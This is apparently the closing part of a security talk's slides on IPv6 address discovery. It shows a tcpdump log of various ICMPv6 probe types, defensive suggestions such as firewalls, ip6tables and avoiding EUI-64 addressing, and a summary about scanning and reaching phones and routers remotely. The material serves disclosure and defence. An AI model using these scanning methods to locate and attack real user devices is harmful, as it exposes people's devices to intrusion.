00:35:35.635677 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, destination unreachable[|icmp6]
00:35:36.591263 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, packet too big, mtu 1280, length 8
00:35:37.555003 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, time exceeded in-transit[|icmp6]
00:35:38.515579 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, parameter problem[|icmp6]
00:35:39.474530 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, echo request, seq 0, length 8
00:35:39.475559 IP6 240e:404:7900:eb5f:803a:3ff:fed0:4921 > 240b:4001:0:3400::1: ICMP6, echo reply, seq 0, length 8
00:35:49.719766 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, inverse neighbor solicitation, length 8
00:35:50.675429 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, inverse neighbor advertisement, length 8
00:35:52.599744 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, ha discovery request, id 0x0000, length 8
00:35:54.515579 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, mobile router solicitation, id 0x0000, length
00:35:55.488106 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, mobile router advertisement, length 8
```

Researchers can analyze, fuzz other kinds of ICMP packets to see if they can be spoofed

Outline

- Introduction of the IPV6
- The risks and new scanning methods
- How to exploit
- **Suggestions and summary**

Suggestions

Firewall is very necessary

- Even if the full address is obtained, port access cannot be carried out to attack
- Some devices only have iptables enabled, but ip6tables is not enabled

Some operators turn off port access such as 80 and 445 by default, but the effect is limited

Do not use eui-64 address generation method

WIFI interface use random mac address

Summary

- We introduce several risks for Android and Linux systems to obtain complete IPV6 addresses under 4G and broadband
- How to use these risks to obtain large numbers of IPV6 addresses? Find network segment + quick scan
- How to make effective use of so many IPV6 addresses? We introduce the methods of exploiting known vulnerabilities and mining new vulnerabilities

These new ways of IPV6 scanning:

- So that large numbers of user side devices (mobile phone, pad, GPON router) can be accessed directly and remotely
- It gives security researchers new research ideas and new attack channels, which do not have to be in the same LAN
- Let's find and fix security problems and improve the security of smart devices before the interconnection of each device in the future

I will now delete all scan data.

Q&A